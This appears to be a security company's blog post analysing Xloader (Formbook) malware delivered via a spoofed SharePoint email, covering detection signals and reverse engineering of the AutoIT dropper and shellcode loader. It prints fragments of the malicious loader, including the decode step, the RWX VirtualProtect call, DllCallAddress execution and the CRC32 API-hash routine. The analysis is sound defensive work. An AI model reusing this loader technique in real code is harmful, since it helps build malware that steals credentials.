


Xloader deep dive: Link-based malware delivery via SharePoint impersonation

 sublime.security/blog/xloader-deep-dive-link-based-malware-delivery-via-sharepoint-impersonation/



An in-depth analysis of Xloader malware delivered via spoofed SharePoint notifications.


Sublime recently prevented a malicious SharePoint impersonation attempting to deliver malware via a link in the message.

Our analysis led us through a complex chain of obfuscation, zip files, AutoIT, shellcode, and multiple rounds of process injection. We believe with high confidence that the final deployed payload is Xloader (Formbook), an information stealer that primarily harvests user credentials, keystrokes and screenshots, and with moderate confidence that the initial loading component is related to Trickgate.

In this post, we'll walk through the details of our analysis starting with the detection of the SharePoint impersonation.

The message

This attack starts with the target receiving a message that looks like a legitimate SharePoint share with an **Open files** link, including the standard “share” logo and the Microsoft brand logo.



This message was caught by Sublime after triggering multiple Detection Rules and earning an Attack Score Verdict of **malicious**.

Detection signals

Sublime's AI-powered detection engine prevented this attack. The top signals in these attacks are:

- **Microsoft brand impersonation:** Sublime detected the Microsoft logo and fake Sharepoint template using computer vision.
- **Link to suspicious file type:** Sublime's LinkAnalysis service followed the URL and redirects, downloaded the files at the destination, exploded the file, and analyzed it for attempts to deliver malware.
- **Potential spoof:** The sender failed SPF authentication.
- **Credential theft:** Language in the message appears to engage the user in order to steal credentials.
- **Unusual sender domain:** The sender's domain doesn't match any link domains found in the body of the message.

Attack Score Verdict ⓘ

Malicious



Attack Score Signals

Potential Spoof

The sender failed SPF authentication.

Credential Theft

Language in the message appears to engage the user in order to steal credentials.

Suspicious Subject

The subject attempts to engage using a sense of urgency, a common tactic used in attacks.

Message Group Details

Subject **New files received**
Sender **info@box-point.com**
Recipient [REDACTED]

☒ Landed in spam

Analysis Details

Matched Detection Rules (3)

- 🔴 Brand impersonation: Microsoft with embedded logo and credential theft language
- 🟡 Link to auto-download of a suspicious file type (unsolicited)
- 🟡 Brand impersonation: Microsoft with low reputation links


See the full [Message Query Language \(MQL\)](#) that detected these attacks in these publicly available Detection Rules in the [Core Feed](#):

Xloader deep dive

The **Open files** button led to a .zip file hosted on a non-SharePoint URL. Within a safe environment, we downloaded and extracted its contents for further analysis: **document.exe**.


Name	Date modified	Type	Size
DOC181124.zip	22/11/2024 8:46 AM	7zFM.exe file	761 KB
document.exe	19/11/2024 7:43 PM	Application	1,188 KB
[REDACTED]	[REDACTED]	E-mail Message	13 KB

To obtain more information on the file, we used [Detect It Easy](#) to provide an initial overview and determine how to proceed with analysis. Detect It Easy was able to recognize the file as **AutoIT**, which is a scripting language that allows for automation of windows tasks and systems management. AutoIT has many legitimate purposes, but it is often utilized by malicious actors due to its relative simplicity, flexibility, and ability to be turned into executable files.



Standard analysis tools don't handle AutoIT well, so we grabbed an [AutoIT decompiler](#) from [GitHub](#) and deployed it to our analysis machine. When we decompiled **document.exe**, we got the original AutoIT script used to create the binary file.

The script begins with a large blob of obfuscated text stored in a single parameter.



After the large blob of text is assigned to the `$wcpaypcs` variable, the script contains logic to decode the blob as well as other smaller obfuscated pieces. Each piece of obfuscated text contains the string "eocs29" repeated multiple times for each string.

[illegible]

After removing the `eocs29` string with find/replace, we determined that the code was a loader for the initial blob of text. Based on the presence of `VirtualProtect` and `DllCallAddress`, we made the safe assumption that it was executable code, likely in the form of shellcode.

```

310
311
312 $vwcpaypcs = qbshjlrly($vwcpaypcs, "eocs29", "")
313 Global $muavjwqq = DllStructCreate("byte[" & BinaryLen($vwcpaypcs) & "]")
314
315 Func kjbhgav($ngxhheux)
316     Local $bbhwjys = Execute('DllCall("kernel32.dll", "int", "lstrlenW", "wstr", $ngxhheux)')
317     Return $bbhwjys[0]
318 EndFunc
319
320 DllStructSetData($muavjwqq, 1, $vwcpaypcs)
321 Global $nwoapslku = DllStructGetPtr($muavjwqq)
322 FileInstall("lecheries", @TempDir & "\lecheries", 1)
323 Execute('DllCall("kernel32.dll", "bool", "VirtualProtect", "ptr", $nwoapslku, "uint", BinaryLen($vwcpaypcs), "uint", 0x40, "ptr*", 0)')
324 Execute('DllCallAddress("int", $nwoapslku + 0x23b0)')
325
326

```

Close inspection of the code also revealed that the decoded content executes from an offset of **0x23b0**. This will become more important later when we execute and analyze the code.

```

320 DllStructSetData($muavjwqq, 1, $vwcpaypcs)
321 Global $nwoapslku = DllStructGetPtr($muavjwqq)
322 FileInstall("lecheries", @TempDir & "\lecheries", 1)
323 Execute('DllCall("kernel32.dll", "bool", "VirtualProtect", "ptr", $nwoapslku, "uint", BinaryLen($vwcpaypcs), "uint", 0x40, "ptr*", 0)')
324 Execute('DllCallAddress("int", $nwoapslku + 0x23b0)')
325
326

```

Next, we used [CyberChef](#) to extract the encoded text and remove any references to **eocs29**. This resulted in a large blob of hex characters with initial bytes resembling valid x86 instructions.

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel is active, showing a 'Regular expression' step with the pattern `"([^\"]+)"`. Below this, the 'Remove whitespace' section has 'Spaces', 'Carriage returns (\r)', 'Line feeds (\n)', 'Tabs', and 'Form feeds (\f)' checked. The 'Find / Replace' section at the bottom has a 'BAKE!' button. The 'Input' panel on the right contains a large block of hex data. The 'Output' panel on the right shows the result of the operation, which is a long string of hex characters. At the bottom of the interface, there is a status bar showing '37ms' and 'NEL (detected)'.

We ran a **Disassemble x86** operation to confirm that the hex characters were valid x86 instructions.

0000000000000000	55	PUSH RBP
0000000000000001	8BEC	MOV EBP,ESP
0000000000000003	81ECCC020000	SUB ESP,000002CC
0000000000000009	56	PUSH RSI
000000000000000A	57	PUSH RDI
000000000000000B	B86B000000	MOV EAX,0000006B
0000000000000010	66894584	MOV WORD PTR [RBP-7C],AX
0000000000000014	B965000000	MOV ECX,00000065

We then saved the resulting data and tried to execute it using the [Speakeasy emulator by Mandiant](#). Speakeasy confirmed that the code would execute, but it terminated immediately after calling `GetTickCount` and `Sleep`. This is a [common anti-analysis trick](#) used by malware to defeat emulators and sandboxes.

```
>speakeasy -r -a x86 -t shellcode_from_autoit.bin --raw_offset 0x23b0
* exec: shellcode
0x16db: 'kernel32.LoadLibraryW("advapi32.dll")' -> 0x78000000
0x1728: 'kernel32.LoadLibraryW("user32.dll")' -> 0x77d10000
0x1775: 'kernel32.LoadLibraryW("shell32.dll")' -> 0x69000000
0x17c2: 'kernel32.LoadLibraryW("shlwapi.dll")' -> 0x67000000
0x32a9: 'kernel32.GetTickCount()' -> 0x5265c14
0x32b4: 'kernel32.Sleep(0x1f4)' -> None
0x32b7: 'kernel32.GetTickCount()' -> 0x5265c28
0x32cc: 'kernel32.ExitProcess(0x0)' -> 0x0
* Finished emulating
```

Analysis with Ghidra

So far, we had identified that `document.exe` contained a malicious AutoIT script that featured shellcode for further execution. Initial attempts to execute the shellcode inside a sandbox had failed, so we then moved the data into [Ghidra](#) in order to work out what it was doing and which malware family it might belong to.

Starting at the execution offset of `0x23b0`, we noticed that the code contained numerous stack strings and quickly redirected the shellcode to an offset of `0` (indicated by `FUN_00000000`).

```

120 local_36 = 0x72;
121 local_34 = 0x69;
122 local_32 = 0x65;
123 local_30 = 0x73;
124 local_2e = 0x0;
125 puStack_3d8 = local_3cc;
126 uStack_3dc = 0x2485;
127 puVar1 = (undefined4 *)FUN_00000000();
128 puVar4 = local_104;
129 for (iVar3 = 0x30; iVar3 != 0x0; iVar3 = iVar3 + -0x1) {
130     *puVar4 = *puVar1;
131     puVar1 = puVar1 + 0x1;
132     puVar4 = puVar4 + 0x1;
133 }
134 puVar1 = local_104;
135 puVar4 = auStack_494;
136 for (iVar3 = 0x30; iVar3 != 0x0; iVar3 = iVar3 + -0x1) {
137     *puVar4 = *puVar1;

```

We decoded the initial stack string and obtained a character sequence followed by "lecheries".

The screenshot shows a debugger's Input/Output window. The 'Input' section lists 16 local variables with their addresses and values:

- local_2c = 0x0;
- local_24 = 0x54;
- local_23 = 0x31;
- local_22 = 0x37;
- local_21 = 0x50;
- local_20 = 0x39;
- local_1f = 0x44;
- local_1e = 0x58;
- local_1d = 0x44;
- local_1c = 0x50;
- local_1b = 0x47;
- local_1a = 0x5a;
- local_19 = 0x47;
- local_18 = 0x47;

The 'Output' section shows a single line of text: `\T17P9DXDPGZGGF6QVDLBIMB2lecheries\`. The window also displays statistics: total: 2, time: 25ms, average: 1ms.

Following the redirection (`FUN_00000000`) to the beginning of the shellcode, we saw additional stack strings and references to possible API hashes (a method of locating necessary windows APIs without referencing them directly by name).

```
Decompile: FUN_00000000 - (shellcode_from_autoit.bin)

199  local_4c = 0x73;
200  local_4a = 0x68;
201  local_48 = 0x65;
202  local_46 = 0x6c;
203  local_44 = 0x6c;
204  local_42 = 0x33;
205  local_40 = 0x32;
206  local_3e = 0x2e;
207  local_3c = 0x64;
208  local_3a = 0x6c;
209  local_38 = 0x6c;
210  local_36 = 0x0;
211  local_210[0x0] = (code **)0x5c856c47;
212  local_210[0x1] = (code **)&local_2d0;
213  local_210[0x2] = (code **)0x649eb9c1;
214  local_210[0x3] = (code **)local_2c0;
215  local_210[0x4] = (code **)0xf7c7ae42;
216  local_210[0x5] = (code **)local_260;
217  local_210[0x6] = (code **)0x5688cbd8;
218  local_210[0x7] = (code **)local_2bc;
219  local_210[0x8] = (code **)0x9ce0d4a;
220  local_210[0x9] = (code **)local_2b8;
221  local_210[0xa] = (code **)0x5edb1d72;
222  local_210[0xb] = (code **)local_298;
223  local_210[0xc] = (code **)0x40f6426d;
224  local_210[0xd] = (code **)local_290;
225  local_210[0xe] = (code **)0xb0f6e8a9;
226  local_210[0xf] = (code **)local_288;
```

API hashes can be resolved manually, but this is often a significant effort, and largely unnecessary if the same hashing logic is already documented. Leveraging OSINT sources, we confirmed that these hash values matched with a shellcode-based loader (potentially TrickGate).

The first hash value from our shellcode corresponds to the CRC32 hash of `CreateProcessW`. This meant that we could use the documented values to label our code, and revealed that the hashing is extremely likely to be CRC32.

API NAME	CRC32	hash_str_ror1	hash_str21
CloseHandle	0xB09315F4	0x7fe1f1fb	0xd6eb2188
CreateFileW	0xA1EFE929	0x7fe63623	0x8a111d91
CreateProcessW	0x5C856C47	0x7fe2736c	0xa2eae210
ExitProcess	0X251097CC	0x7f91a078	0x55e38b1f
GetCommandLineW	0xD9B20494	0x7fb6c905	0x2ffe2c64
GetFileSize	0xA7FB4165	0x7fbd727f	0x170c1ca1
GetModuleFileNameW	0XFC6B42F1	0xff7f721a	0xd1775dc4
GetThreadContext	0x649EB9C1	0x7fa1f993	0xc414ffe3

We were also able to locate the hashing algorithm within the shellcode, with constant values confirming the CRC32 usage.

```

3
4{
5  uint uVar1;
6  int local_10;
7  uint local_8;
8
9  local_8 = 0xffffffff;
10 for (local_10 = 0x0; *(byte *) (param_1 + local_10) != 0x0; local_10 = local_10 + 0x1) {
11     uVar1 = local_8 ^ *(byte *) (param_1 + local_10);
12     local_8 = local_8 >> 0x8 ^
13         (int) (uVar1 << 0x1f) >> 0x1f & 0x77073096U ^
14         (int) (uVar1 << 0x1e) >> 0x1f & 0xee0e612cU ^ (int) (uVar1 << 0x1d) >> 0x1f & 0x76dc41
15         9U
16         ^ (int) (uVar1 << 0x1c) >> 0x1f & 0xedb8832U ^
17         (int) (uVar1 << 0x1b) >> 0x1f & 0x1db71064U ^
18         (int) (uVar1 << 0x1a) >> 0x1f & 0x3b6e20c8U ^
19         (int) (uVar1 << 0x19) >> 0x1f & 0x76dc4190U ^
20         (int) (uVar1 << 0x18) >> 0x1f & 0xedb88320U;
21 }
22 return ~local_8;
23 }
```


The usage of CRC32 alone was not enough to confirm that our malware was the same TrickGate, but the fact that these hashes were seen on another shellcode-based file added to the theory that we were looking at a similar loader or an updated variant. In addition to this, TrickGate has been known to utilize AutoIT and deliver the same payload (more later in the post).

Debugging

The process of static reverse engineering with Ghidra is valuable but time consuming, and at this point, not completely necessary since our primary goal was to identify the malware. Our previous analysis suggested that the shellcode may be a loader designed to deliver the payload onto the system.

In order to save time and prevent unnecessary analysis, we decided to debug the code and look for any additional clues as to what we were dealing with. We could always jump back into static analysis if debugging failed.

We began the dynamic process by loading the extracted shellcode into x32dbg using BlobRunner by OALabs.



```
[*] Using file: shellcode_from_autoit.bin
[*] Parsing offset...
[*] Reading file...
[*] File Size: 0x3800
[*] Allocating Memory...Allocated!
[*]   -Base: 0x001e0000
[*] Copying input data...
[*] Using offset: 0x000023b0
[*] Navigate to the EP and set a breakpoint. Then press any key to jump to the shellcode.

[*] Entry: 0x001e23b0
[*] Jumping to shellcode
```

This enabled us to easily view remaining stack strings, which largely contained DLL names later used for resolving APIs.

Address	Disassembly	Comment
001E0000	55	push ebp
001E0001	8BEC	mov ebp,esp
001E0003	81EC CC020000	sub esp,2CC
001E0009	56	push esi
001E000A	57	push edi
001E0008	B8 6B000000	mov eax,6B
001E0010	66:8945 84	mov word ptr ss:[ebp-7C],ax
001E0014	B9 65000000	mov ecx,65
001E0019	66:894D 86	mov word ptr ss:[ebp-7A],cx
001E001D	BA 72000000	mov edx,72
001E0022	66:8955 88	mov word ptr ss:[ebp-78],dx
001E0026	B8 6E000000	mov eax,6E
001E002B	66:8945 8A	mov word ptr ss:[ebp-76],ax
001E002F	B9 65000000	mov ecx,65
001E0034	66:894D 8C	mov word ptr ss:[ebp-74],cx
001E0038	BA 6C000000	mov edx,6C
001E003D	66:8955 8E	mov word ptr ss:[ebp-72],dx
001E0041	B8 33000000	mov eax,33
001E0046	66:8945 90	mov word ptr ss:[ebp-70],ax
001E004A	B9 32000000	mov ecx,32
001E004F	66:894D 92	mov word ptr ss:[ebp-6E],cx
001E0053	BA 2E000000	mov edx,2E
001E0058	66:8955 94	mov word ptr ss:[ebp-6C],dx
001E005C	B8 64000000	mov eax,64
001E0061	66:8945 96	mov word ptr ss:[ebp-6A],ax
001E0065	B9 6C000000	mov ecx,6C
001E006A	66:894D 98	mov word ptr ss:[ebp-68],cx
001E006E	BA 6C000000	mov edx,6C
001E0073	66:8955 9A	mov word ptr ss:[ebp-66],dx
001E0077	33C0	xor eax,eax
001E0079	66:8945 9C	mov word ptr ss:[ebp-64],ax

Additional analysis allowed us to deploy breakpoints at the location of API hashing. This meant that we could apply a logging condition and simply print the resolved hashes to the log window. This is often far easier than fully reversing the hashes.

Here we have a simple conditional breakpoint that allowed us to monitor all APIs resolved via hashing.

Edit Breakpoint 001E3617

Break Condition:

Log Text: API: {a:eax}

Log Condition:

Command Text: bp eax; run;

Command Condition:

Name:

Hit Count: 0

Log File...

☐ Singleshoot
☒ Silent
☐ Fast Resume

Save

Cancel

This revealed many of the APIs that the shellcode was resolving. Of particular interest was the presence of `CreateProcessW`, `VirtualAlloc` and `ReadProcessMemory`, as well as `GetThreadContext` and `SetThreadContext`. These APIs are commonly associated with process injection and further suggested we were dealing with a loader and not a final payload.

